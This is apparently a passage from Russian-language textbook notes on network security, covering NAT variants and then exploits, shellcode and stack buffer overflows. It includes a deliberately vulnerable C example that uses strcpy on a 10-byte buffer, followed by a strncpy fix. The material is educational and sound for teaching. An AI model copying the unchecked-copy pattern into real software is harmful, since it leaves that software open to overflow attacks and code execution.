Поддержка по телефону	+	+	+	
Чат со службой поддержки	+	+		
Интернет-анкетирование	+	+	+	+
Простота обновления	+	+	+	
Поддерживаемые конфигурации				
Windows XP	+	+	+	+
Windows Server 2003		+		+
Windows 2000	+	+	+	+
Windows NT	+		+	
Общий рейтинг	**4**	**3.5**	**3.5**	**3**

3.2 Технология NAT

NAT позволяет скрыть адреса внутренней сети

Во многих случаях для продвижения пакетов во внутренней сети используются одни адреса сетевого уровня, а во внешней - другие. С подобной ситуацией приходится сталкиваться, в частности, при туннелировании, когда пакет передается через транзитную сеть, причем применяемая в ней технология отличается от технологии сетей отправителя и получателя. Например, во внутренних сетях транспортной технологией является IPX, а в соединяющей их внешней транзитной — IP. При передаче во внешнюю сеть «внутренний» пакет снабжается дополнительным заголовком, где в качестве адресов отправителя и получателя указываются адреса пограничных устройств. Туннели могут создаваться и для защиты передаваемой информации, когда пакет шифруется вместе со своим заголовком, включая адресную информацию. Таким способом организуются защищенные каналы в одной из самых популярных технологий безопасности IPSec.

«Маскарад» сетевых адресов применяется также в широко распространенной технологии трансляции сетевых адресов, Network Address Translation (NAT). Так же, как и при туннелировании, во внешней сети пакеты перемещаются на основании адресов, отличных от тех, которые используются в сети внутренней. Механизм NAT применяется к пакету во время прохождения им пограничного устройства, соединяющего внутреннюю сеть с внешней. Однако, в отличие от туннелирования, внутренние адреса не дополняются, а заменяются внешними, т. е. происходит прозрачное для пользователя отображение внутреннего адресного пространства на внешнее.

Зачем нужен NAT

Одной из причин популярности технологии NAT можно назвать дефицит IP-адресов. Если сеть предприятия автономна, то в ней могут быть использованы любые IP-адреса, лишь бы они были синтаксически правильными. Совпадение адресов в не связанных между собой сетях не вызовет никаких отрицательных последствий. Однако для всех сетей, подключенных к Internet, необходимы глобальные IP-адреса, т. е. позволяющие однозначно определить сетевые интерфейсы в пределах всей составной сети. Их уникальность гарантируется централизованной, иерархически организованной системой их распределения. Главным органом регистрации глобальных адресов в 1998 г. стал Internet Corporation for Assigned Names and Numbers (ICANN) - неправительственная некоммерческая организация, управляемая Советом директоров. Она координирует работу региональных отделов, чья

деятельность охватывает большие географические зоны: ARIN — Америка, RIPE — Европа, APNIC — Азия и Тихоокеанский регион. Региональные отделы выделяют блоки глобальных адресов крупным провайдерам, те в свою очередь присваивают их клиентам, среди которых могут быть и более мелкие провайдеры.

Если по каким-либо причинам предприятию не удается получить у провайдера нужное количество глобальных IP-адресов, оно может прибегнуть к технологии NAT. В этом случае для адресации внутренних узлов применяются специально зарезервированные для подобных целей так называемые частные (private) адреса:

10.0.0.0 - 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255

Приведенные выше диапазоны адресов составляют огромное адресное пространство, достаточное для нумерации узлов сетей практически любых размеров. Эти адреса исключены из множества централизованно распределяемых, а значит, пакеты с такими адресами назначения будут проигнорированы маршрутизаторами на магистралях Internet. Для того чтобы узлы с частными адресами могли связываться друг с другом через Internet или с любыми другими узлами, необходимо использовать технологию NAT.

Потребность в трансляции IP-адресов возникает и тогда, когда предприятие из соображений безопасности желает скрыть адреса узлов своей сети, чтобы не позволить злоумышленникам составить представление о ее структуре и масштабах, а также о структуре и интенсивности исходящего и входящего трафика.

Технология трансляции сетевых адресов имеет несколько разновидностей, наиболее популярная из которых - традиционный NAT (Traditional NAT) - позволяет узлам из частной сети прозрачным для пользователей образом получать доступ к узлам во внешних сетях. Подчеркнем, что сеансы традиционного NAT однонаправленные и инициируются изнутри частной сети. (Направление сеанса определяется положением инициатора: если обмен данными инициируется приложением, работающим на узле внутренней сети, такой сеанс называется исходящим, несмотря на то, что в рамках указанного сеанса в сеть могут поступать данные извне.) В виде исключения традиционный NAT допускает сеансы обратного направления, посредством статического отображения адресов для некоторого ограниченного, заранее заданного набора узлов, для которых устанавливается взаимно однозначное соответствие между внутренними и внешними адресами.

Традиционный NAT подразделяется на Basic Network Address Translation (Basic NAT) — метод, использующий для отображения только IP-адреса, и Network Address Port Translation (NAPT) — когда для отображения привлекаются еще и так называемые транспортные идентификаторы, в качестве которых чаще всего выступают порты TCP/UDP.

Базовый NAT

Этот вариант NAT работает следующим образом (см. рис. 16). Сеть предприятия образует тупиковый домен, узлы которого описываются набором частных адресов. Программное обеспечение NAT, установленное на пограничном устройстве, связывающем сеть предприятия с внешней сетью, динамически отображает набор частных адресов {IP*} на набор глобальных адресов {IP}, полученных предприятием от провайдера и привязанных к внешнему интерфейсу.



Рис. 16. Общая схема NAT

Если число локальных узлов меньше имеющегося количества глобальных адресов или равно ему, то для каждого частного адреса гарантировано отображение на глобальный адрес. Понятно, что в этом случае нет проблемы дефицита адресов, и использование NAT необходимо только в целях безопасности.

В каждый момент времени взаимодействовать с внешней сетью может столько внутренних узлов, сколько адресов имеется в глобальном наборе. Внутренние адреса некоторых узлов можно статически отображать на определенные глобальные адреса; в этом случае к ним организуется доступ извне с помощью фиксированного адреса. Соответствие внутренних адресов внешним задается таблицей, поддерживаемой устройством NAT.

В нескольких тупиковых доменах могут встречаться совпадающие частные адреса. Например, сети A и B (см. рис. 17) осуществляют

внутреннюю адресацию с помощью одного и того же блока адресов 10.0.0.0/8. Причем внешние адреса обеих сетей (181.230.25.1/24, 181.230.25.2/24 и 181.230.25.3/24 в сети А и 185.127.125.2/24, 185.127.125.3/24 и 185.127.125.4/24 в сети В) уникальны глобально, так что никакие другие узлы в составной сети или устройства NAT их не используют.

Объявления протоколов маршрутизации о внешних сетях распространяются пограничными устройствами во внутренних сетях и обрабатываются внутренними маршрутизаторами. Обратное утверждение неверно - маршрутизаторы внешних сетей не «видят» внутренние сети, так как объявления о них отфильтровываются при передаче на внешние интерфейсы.



Рис. 17. Трансляция адресов для исходящих сеансов в базовом NAT

Когда узел 10.0.1.4 сети А хочет послать пакет хосту 10.0.12.2 сети В, то для этого он указывает глобальный адрес 185.127.125.4/24 в качестве адреса назначения. Узел-отправитель направляет пакет своему маршрутизатору по умолчанию; тот знает маршрут к сети 185.127.125.0/24, так что пакет переправляется им на внешний интерфейс. Однако перед отправкой пакета устройство NAT, применяя таблицу отображения внутренних адресов во внешние, транслирует частный адрес отправителя 10.0.1.4 в соответствующий ему глобальный адрес 181.230.25.1/24. После путешествия по составной сети пакет поступает на внешний интерфейс устройства NAT сети В, а глобальный адрес назначения 185.127.125.4/24 преобразуется в частный адрес 10.0.12.2.

Пакеты, передаваемые в обратном направлении, проходят аналогичную процедуру трансляции адресов.

Заметим, что в описанной операции участия узла отправителя и получателя не требуется, т. е. она прозрачна для пользователей.

NAPT

Допустим, что некоторая организация имеет частную сеть IP и соединение с провайдером Internet. Внешнему интерфейсу пограничного маршрутизатора назначен глобальный адрес, а остальным узлам сети - частные адреса. NAPT позволяет всем узлам внутренней сети одновременно взаимодействовать с внешними сетями с помощью одного-единственного зарегистрированного IP-адреса. Каким же образом внешние пакеты, поступающие в ответ на запросы из сети, находят узел-отправитель, ведь в поле адреса источника всех пакетов, отправляющихся во внешнюю сеть, помещается один и тот же адрес внешнего интерфейса? Для идентификации узла отправителя можно привлечь дополнительную информацию — номер порта UDP или TCP. Но и это не вносит полной ясности, поскольку из внутренней сети может исходить несколько запросов с совпадающими номерами портов отправителя, и опять возникает вопрос об однозначности отображения единственного глобального адреса на набор внутренних адресов. Решение состоит в том, что при прохождении пакета из внутренней во внешнюю сеть каждой паре {внутренний частный адрес; номер порта TCP/IP отправителя} ставится в соответствие другая пара {глобальный IP-адрес внешнего интерфейса; назначенный номер порта TCP/IP}. Назначенный номер порта выбирается произвольно, но он должен быть уникальным в пределах всех узлов, получающих выход во внешнюю сеть. Соответствие фиксируется в таблице.

Эта модель удовлетворяет требованиям большинства сетей средних размеров для доступа к внешним сетям с помощью единственного зарегистрированного IP-адреса, полученного от провайдера.

На рис. 18 приведен пример, когда тупиковая сеть А использует внутренние адреса из блока 10.0.0.0/8. Внешнему интерфейсу маршрутизатора этой сети провайдером назначен адрес 181.230.25.1

Когда хост 10.0.1.4 сети А посылает пакет сервиса *telnet* хосту 136.56.28.8 во внешней сети, то он в качестве адреса назначения указывает глобальный адрес 136.56.28.8 и направляет пакет маршрутизатору. Маршрутизатор знает путь к сети 136.56.0.0/16, поэтому передает пакет на внешний интерфейс. Но при этом NAPT маршрутизатора транслирует адрес отправителя 10.0.1.4 и его порт TCP 1245 в глобально уникальный адрес 181.230.25.1 и уникально назначенный порт TCP, например 3451. Генерирующий ответное сообщение получатель в качестве адреса

назначения указывает единственный зарегистрированный глобальный адрес сети A (адрес внешнего интерфейса устройства NAPT), а также назначенный номер порта TCP/UDP, который он берет из поля порта отправителя пришедшего пакета. При поступлении ответного пакета на устройство NAPT сети A именно по номеру порта в таблице трансляции выбирается нужная строка. Из нее определяется внутренний IP-адрес соответствующего узла и действительный номер порта. Эта процедура трансляции полностью прозрачна для конечных узлов.

Частные адреса	Порт	Глобальные адреса	Назначенный порт
10.0.1.4	1245	181.230.25.1	3451
10.0.2.15	1245	181.230.25.1	3452
10.0.2.3	1045	181.230.25.1	3455

Рис. 18. Трансляция адресов и номеров портов для исходящих сессий TCP/UDP в случае NAPT

В варианте NAPT разрешаются только исходящие из частной сети сеансы TCP/UDP. Однако нередки ситуации, когда нужно обеспечить доступ извне к некоторому узлу внутренней сети. В простейшем случае, если сервис зарегистрирован, т. е. ему присвоен «хорошо известный» номер порта (например, Web или DNS) и, кроме того, этот сервис представлен во внутренней сети в единственном экземпляре, задача решается достаточно просто. Сервис и узел, на котором он работает, однозначно определяются на основании «хорошо известного» зарегистрированного номера порта сервиса.

NAT И ICMP

Для некоторых протоколов стека TCP/IP работа NAT не является прозрачной. Это относится, например, к протоколу управляющих сообщений ICMP. Он обеспечивает обратную связь для передачи сообщений об ошибках от промежуточных маршрутизаторов сети

источнику пакета, вызвавшему ошибку. Диагностическое сообщение, содержащееся в поле данных протокола, включает IP-адреса и порты отправителя и получателя. При использовании NAT в качестве таких адресов и портов будут выступать не оригинальные адреса, а отображенные. При поступлении пакета ICMP на пограничное устройство протоколу NAT недостаточно выполнить только стандартную процедуру отображения адресов, необходимо скорректировать и содержимое поля данных, заменив и в нем IP-адрес и номер порта.

Еще одной особенностью NAT при обработке сообщений ICMP является невозможность применения портов TCP/UDP для отображения адресов, поскольку эти сообщения переносятся по сети, упакованными непосредственно в пакеты IP без использования транспортных протоколов TCP или UDP. Роль номеров портов в этом случае выполняют идентификаторы запросов ICMP.

Ситуация, требующая нестандартной обработки внутреннего содержания поля данных пакета, возникает не только в случае протокола ICMP, но и *ftp*, DNS и ряда других. Специфический алгоритм, добавляемый к стандартному NAT, в таком случае носит название прикладного шлюза (Application Level Gateway, ALG): например, FTP ALG, DNS ALG и т. п.

Двойной NAT

Помимо традиционного NAT существуют и другие варианты технологии трансляции сетевых адресов, например двойной NAT, когда модифицируются оба адреса — и источника, и назначения (в отличие от традиционного NAT с возможностью модификации только одного адреса). Двойной NAT необходим, если внутреннее и внешнее адресные пространства частично пересекаются. Наиболее часто это происходит, когда внутренний домен имеет некорректно назначенные общедоступные адреса, которые принадлежат другой организации. Такая ситуация может возникнуть из-за того, что сеть организации была изначально изолированной, и адреса назначались произвольно, причем из глобального пространства. Или при смене провайдера организация хочет сохранить старые адреса для узлов внутренней сети. И тот и другой случай объединяет то, что адрес внутреннего хоста может совпадать с адресом внешнего, а значит, посланный изнутри пакет не попадет вовне, а будет передан внутреннему хосту.

Двойной NAT работает следующим образом. Когда хост A хочет инициировать сеанс с хостом X, он генерирует запрос DNS для хоста X. Шлюз DNS ALG перехватывает этот запрос и в ответе, который он возвращает хосту A, заменяет адрес для хоста X адресом, способным правильно маршрутизироваться в локальном домене (например, Host-

XPRIME). Хост A затем инициирует взаимодействие с хостом Host-XPRIME. После того как пакеты подвергнутся преобразованию NAT, адрес источника транслируется как и в традиционном NAT, а адрес назначения преобразуется в Host-X. На обратном пути выполняется аналогичное преобразование.

Ограничения NAT

На использование метода трансляции адресов налагаются определенные ограничения. Так, все запросы и ответы, относящиеся к одному сеансу, должны проходить через один и тот же маршрутизатор NAT. Этого можно добиться, реализовав NAT на пограничном маршрутизаторе, который является единственным для тупикового домена. Впрочем, такое возможно и при наличии нескольких точек подключения внутренней сети к внешней. Но для того, чтобы сеансы не обрывались при переходе с отказавшего устройства NAT на другое, все маршрутизаторы должны разделять одну и ту же конфигурацию NAT и оперативно обмениваться информацией о состоянии сеансов.

Особого внимания требует совместное применение NAT и технологии защищенного канала IPSec. В частности, для обеспечения целостности передаваемых данных в семействе IPSec предусматривается использование протоколов AH и ESP. И тот и другой перед отправлением пакета подсчитывают дайджест (хэш-функцию) содержимого пакета и помещают его в заголовок. Принимающая сторона, получив пакет, заново вычисляет дайджест, и, если локально вычисленное и полученное из сети значения дайджеста совпадают, делает вывод об отсутствии искажений в переданной информации. Разница состоит в том, что протокол AH вычисляет дайджест на основании всех неизменяемых полей исходного IP-пакета, включая адреса источника и назначения из заголовка пакета, а протокол ESP — только на основании поля данных. Поскольку за время прохождения пакетом устройства NAT адреса отправителя или получателя изменяются, при использовании протокола AH нужно пересчитывать дайджест, для чего требуется знание секретного ключа. В то же время протокол ESP позволяет обеспечивать целостность стандартным образом и при работе с NAT.

4 Вредоносные информационные воздействия

4.1 Эксплоиты, шелл-коды, переполнение буфера

4.1.1 Эксплойт

Эксплойт, эксплоит (англ. exploit, эксплуатировать) - это компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему. Целью атаки может быть как захват контроля над системой (повышение привилегий), так и нарушение её функционирования (DoS-атака).

Классификация эксплойтов

В зависимости от метода получения доступа к уязвимому программному обеспечению, эксплойты подразделяются на удалённые (англ. remote) и локальные (англ. local).

- Удалённый эксплойт работает через сеть и использует уязвимость в защите без какого-либо предварительного доступа к уязвимой системе.
- Локальный эксплойт запускается непосредственно в уязвимой системе, требуя предварительного доступа к ней. Обычно используется для получения взломщиком прав суперпользователя.

Атака эксплойта может быть нацелена на различные компоненты вычислительной системы — серверные приложения, клиентские приложения или модули операционной системы. Для использования серверной уязвимости эксплойту достаточно сформировать и послать серверу запрос, содержащий вредоносный код. Использовать уязвимость клиента немного сложнее — требуется убедить пользователя в необходимости подключения к поддельному серверу (перехода по ссылке в случае если уязвимый клиент является браузером).

Виды эксплойтов

Эксплойты, фактически, предназначены для выполнения сторонних действий на уязвимой системе и могут быть разделены между собой следующим образом:

1. Эксплойты для операционных систем;
2. Эксплойты для прикладного ПО (музыкальные проигрыватели, офисные пакеты и т. д.);
3. Эксплойты для браузеров (Internet Explorer, Mozilla Firefox, Opera и другие);

4. Эксплойты для интернет-продуктов (IPB, WordPress, VBulletin, phpBB);

5. Эксплойты для интернет-сайтов (facebook.com, hi5.com, livejournal.com);

6. Другие эксплойты.

Как выглядит эксплойт

Эксплойт может распространяться в виде исходных текстов, исполняемых модулей, или словесного описания использования уязвимости. Он может быть написан на любом компилируемом или интерпретируемом языке программирования (наиболее частые: C/C++, Perl, PHP, HTML+JavaScript)[1].

Эксплойты могут быть классифицированы также по типу используемой ими уязвимости, такой как: переполнение буфера, SQL-инъекция, межсайтовый скриптинг, подделка межсайтовых запросов и т.д.

Актуальность

Информация, полученная в результате обнаружения уязвимости, может быть использована как для написания эксплойта, так и для устранения уязвимости. Поэтому в ней одинаково заинтересованы обе стороны — и взломщик и производитель взламываемого программного обеспечения. Характер распространения этой информации определяет время, которое требуется разработчику до выпуска заплатки.

После закрытия уязвимости производителем шанс успешного применения эксплойта начинает стремительно уменьшаться. Поэтому особой популярностью среди хакеров пользуются так называемые 0-day эксплойты, использующие недавно появившиеся уязвимости, которые еще не стали известны общественности[2].

Связки

Связки эксплойтов представляют из себя пакет эксплойтов сразу под несколько программ (версий) и/или под разные уязвимости в них. В последних версиях связок производится выбор эксплойта именно под конкретную программу пользователя.

4.1.2 Шелл-код

Шелл-код (англ. shellcode, код запуска оболочки) — это двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' Unix shell, command.com в MS-DOS и cmd.exe в операционных системах Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивая

взломщику доступ к командной оболочке (англ. shell) в компьютерной системе.

При эксплуатации удаленной уязвимости шелл-код может открывать заранее заданный порт TCP уязвимого компьютера, через который будет осуществляться дальнейший доступ к командной оболочке, такой код называется привязывающим к порту (англ. port binding shellcode). Если шелл-код осуществляет подключение к порту компьютера атакующего, что производится с целью обхода брандмауэра или NAT, то такой код называется обратной оболочкой (англ. reverse shell shellcode).

Принцип работы

Шелл-код обычно внедряется в память эксплуатируемой программы, после чего на него передается управление путём переполнения стека, или при переполнении буфера в куче, или используя атаки форматной строки. Передача управления шелл-коду осуществляется перезаписью адреса возврата в стеке адресом внедрённого шелл-кода, перезаписью адресов вызываемых функций или изменением обработчиков прерываний. Результатом этого является выполнение шелл-кода, который открывает командную строку для использования взломщиком.

Обнаружение

Взломщики пишут шелл-коды часто используя приёмы, скрывающие их атаку. Они часто пытаются выяснить как системы обнаружения вторжений (СОВ) распознают любую входящую атаку. Типичная СОВ обычно просматривает все входящие пакеты в поисках структуры специфичной для шелл-кода (часто большой массив мусорных кодов, в простейшем случае NOP-ов); если она находит такую структуру, пакет уничтожается до того, как он достигнет своей цели. Слабая позиция СОВ в данном случае состоит в том, что она не осуществляет действительно хороший поиск иначе он займёт слишком много времени и таким образом замедлит соединение с интернетом.

Шелл-код почти всегда содержит строку с именем оболочки. Все входящие пакеты содержащие такую строку всегда рассматриваются как подозрительные в глазах СОВ. Также, некоторые приложения не принимают неалфавитно-цифровой ввод (они не принимают что-либо, кроме a-z, A-Z, 0-9, и несколько других символов).

Для прохождения через все эти меры направленные против вторжения, взломщики используют шифрование, самомодифицирующийся код, полиморфный код и алфавитно-цифровой код.

Переполнение буфера

Пожалуй, один из самых распространенных типов атак в Интернете. Принцип данной атаки построен на использовании программных ошибок,

позволяющих вызвать нарушение границ памяти и аварийно завершить приложение или выполнить произвольный бинарный код от имени пользователя, под которым работала уязвимая программа. Если программа работает под учётной записью администратора системы, то данная атака позволит получить полный контроль над компьютером жертвы, поэтому рекомендуется работать под учётной записью рядового пользователя, имеющего ограниченные права на системе, а под учётной записью администратора системы выполнять только операции, требующие административные права.

4.1.3 Переполнение буфера

Переполнение буфера (Buffer Overflow) — явление, возникающее, когда компьютерная программа записывает данные за пределами выделенного в памяти буфера.

Переполнение буфера обычно возникает из-за неправильной работы с данными, полученными извне, и памятью, при отсутствии жесткой защиты со стороны подсистемы программирования (компилятор или интерпретатор) и операционной системы. В результате переполнения могут быть испорчены данные, расположенные следом за буфером (или перед ним).

Переполнение буфера является наиболее популярным способом взлома компьютерных систем, так как большинство языков высокого уровня используют технологию стекового кадра — размещение данных в стеке процесса, смешивая данные программы с управляющими данными (в том числе адреса начала стекового кадра и адреса возврата из исполняемой функции).

Переполнение буфера может вызывать аварийное завершение или зависание программы, ведущее к отказу обслуживания (denial of service, DoS). Отдельные виды переполнений, например переполнение в стековом кадре, позволяют злоумышленнику загрузить и выполнить произвольный машинный код от имени программы и с правами учетной записи, от которой она выполняется.

Известны примеры, когда переполнение буфера намеренно используется системными программами для обхода ограничений в существующих программных или программно-аппаратных средствах. Например, операционная система iS-DOS (для компьютеров ZX Spectrum) использовала возможность переполнения буфера встроенной TR-DOS для запуска своего загрузчика в машинных кодах (что штатными средствами в TR-DOS сделать невозможно).

Безопасность

Программа, которая использует уязвимость для разрушения защиты другой программы, называется эксплойтом. Наибольшую опасность представляют эксплойты, предназначеные для получения доступа к уровню суперпользователя или, другими словами, повышения привилегий. Эксплойт переполнения буфера достигает этого путём ввода специально изготовленных входных данных. Такие данные переполняют выделенный буфер и изменяют данные, которые следуют за этим буфером в памяти.

Например, представим гипотетическую программу, которая исполняется с привилегиями суперпользователя и выполняет некоторые функции системного администрирования - к примеру, изменение пароля пользователя. Если программа не проверяет длину введённого нового пароля, то любые данные, длина которых превышает размер выделенного для их хранения буфера, будут просто записаны поверх того, что находилось после буфера. Если в дальнейшем программа передаст управление в эту область памяти, то есть исполнит находящийся в этой области памяти машинный код, то злоумышленник может вставить в неё инструкции на машинном языке, которые будут выполнять любые действия с привилегиями суперпользователя — добавлять и удалять учётные записи пользователей, изменять пароли, изменять или удалять любые файлы и т. д.

Правильно написанные программы должны проверять длину входных данных, чтобы убедиться, что они не больше, чем выделенный буфер данных. Однако программисты часто забывают об этом. В случае если буфер расположен в стеке и стек "растёт вниз" (например в архитектуре x86), то с помощью переполнения буфера можно изменить адрес возврата выполняемой функции, так как адрес возврата расположен после буфера, выделенного выполняемой функцией. Тем самым есть возможность выполнить произвольный участок машинного кода в адресном пространстве процесса. В случае же, если стек "растёт вверх" (в этом случае адрес возврата обычно находятся перед буфером), использовать переполнение буфера для искажения адреса возврата возможно в очень редких случаях.

Переполнения буфера широко распространены в программах, написанных на относительно низкоуровневых языках программирования, таких как язык ассемблера, Си и C++, которые требуют от программиста самостоятельного управления размером выделяемой памяти. Устранение ошибок переполнения буфера до сих пор является слабо автоматизированным процессом. Системы формальной верификации

программ не очень эффективны при современных языках программирования.

Многие языки программирования, например, Java и Lisp, управляют выделением памяти автоматически, и используют комбинацию статического анализа и проверки корректности действий программы во время выполнения. Это делает ошибки, связанные с переполнением буфера, маловероятными или невозможными. Perl для избежания переполнений буфера обеспечивает автоматическое изменение размера массивов. Однако системы времени выполнения и библиотеки для таких языков всё равно могут быть подвержены переполнениям буфера, вследствие возможных внутренних ошибок в реализации этих систем проверки. В Windows доступны некоторые программные решения, которые предотвращают выполнение кода за пределами переполненного буфера, если такое переполнение было осуществлено. Среди этих решений — DEP в Windows XP SP2, OSsurance и Anti-Execute.

Краткое техническое описание

Рассмотрим более подробно случай переполнения буфера, расположенного в области стека. Это удобнее всего сделать с помощью примера программы на языке Си. Пример ориентирован на архитектуру x86.

Когда динамический буфер, представляющий собой автоматический массив, выделяется в функции, он создаётся на стеке во время вызова этой функции. В архитектуре x86 стек растёт от бóльших адресов к меньшим (или справа налево, в приведённых ниже диаграммах), то есть новые данные помещаются перед теми, которые уже находятся в стеке. Здесь, (DATA) (DATA) (…) представляет существующий стек, и (NEWDATA) — это некоторое новое значение, которое ЦП поместил в стек:

(NEWDATA)(DATA)(DATA)(...)

Записывая данные в буфер, можно осуществить запись за его границами и изменить находящиеся там данные. Когда программа вызывает подпрограмму, она помещает адрес возврата в стек, так что подпрограмма знает, куда возвращать управление после того, как она завершится:

(ADDR)(DATA)(DATA)(...)

Когда выделяется динамический буфер, стек растёт влево на размер буфера. Так, если функция начинается с объявления char a[10], результатом будет:

(.a.....)(ADDR)(DATA)(DATA)(...)

В конце подпрограммы память, занятая буфером, освобождается, и вызывается операция RET. Она извлекает адрес возврата из стека и выполняет переход по этому адресу, возвращая управление туда, откуда была вызвана подпрограмма.

Предположим, что 10-байтный буфер предназначен для того, чтобы содержать данные, предоставляемые пользователем (например — пароль). Если программа не проверяет количество символов, которые были введены пользователем, и записывает 14 байт в буфер, эти лишние данные будут помещены поверх адреса возврата. Таким образом, это изменит адрес, по которому будет передано управление, когда завершится подпрограмма, и с которого программа продолжит исполнение после этого.

Если пользователь не злонамерен и вводит более, чем 10 символов, добавочные данные будут скорее всего случайными. В таком случае вполне возможно, что адрес возврата будет указывать на область памяти, которая неподконтрольна текущей исполняемой программе. Это вызовет ошибку сегментации в UNIX-системах или аналогичную ошибку в других операционных системах.

Однако пользователь может подставить в качестве адреса возврата и некий правильный адрес. Это вызовет переход управления в любую точку программы по его выбору. В результате потенциально может быть выполнен любой произвольный код, который этот пользователь поместил в данную область памяти, с теми привилегиями, с которыми выполняется текущая программа.

Пример

Рассмотрим следующую программу на языке Си. Скомпилировав эту программу, мы сможем использовать её для генерации ошибок переполнения буфера. Первый аргумент командной строки программа принимает как текст, которым заполняется буфер.

```
/* overflow.c - демонстрирует процесс переполнения буфера */

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buffer[10];
  if (argc < 2)
  {
    fprintf(stderr, "ИСПОЛЬЗОВАНИЕ: %s строка\n", argv[0]);
    return 1;
```

```
 }
 strcpy(buffer, argv[1]);
 return 0;
}
```

Программу можно опробовать с несколькими разными строками. Строки размером в 9 или меньше символов не будут вызывать переполнение буфера. Строки в 10 и более символов будут вызывать переполнение, хотя это может и не приводить к ошибке сегментации.

Эта программа может быть переписана следующим образом, с использованием функции strncpy для предотвращения переполнения. Однако, следует учитывать, что простое отбрасывание лишних данных, как в этом примере, также может приводить к нежелательным последствиям, в том числе, при определённых условиях, к повышению привилегий. Как правило, требуется более тщательная обработка таких ситуаций.

```
/* better.c - демонстрирует, как исправить ошибку */

#include <stdio.h>
#include <string.h>
#define BUFFER_SIZE 10

int main(int argc, char *argv[])
{
 char buffer[BUFFER_SIZE];
 if (argc < 2)
 {
  fprintf(stderr, "ИСПОЛЬЗОВАНИЕ: %s строка\n", argv[0]);
  return 1;
 }
 strncpy(buffer, argv[1], BUFFER_SIZE);
 return 0;
}
```

Предотвращение

Для того, чтобы сделать переполнение буфера менее вероятным, используются различные приёмы.

Системы обнаружения вторжения

С помощью систем обнаружения вторжения (СОВ) можно обнаружить и предотвратить попытки удалённого использования переполнения буфера. Так как в большинстве случаев данные, предназначенные для переполнения буфера, содержат длинные массивы инструкций No Operation (NOP или NOOP), СОВ просто блокирует все

входящие пакеты, содержащие большое количество последовательных NOP-ов. Этот способ, в общем, неэффективен, так как такие массивы могут быть записаны с использованием большого разнообразия инструкций языка ассемблера. В последнее время крэкеры начали использовать коды оболочки с шифрованием, самомодифицирующимся кодом, полиморфным кодом и алфавитно-цифровым кодом а также атаки возврата в стандартную библиотеку для проникновения через эти СОВ.

Защита от повреждения стека

Защита от повреждения стека используется для обнаружения наиболее частых ошибок переполнения буфера. При этом проверяется, что стек вызовов не был изменён перед возвратом из функции. Если он был изменён, то программа заканчивает выполнение с ошибкой сегментации.

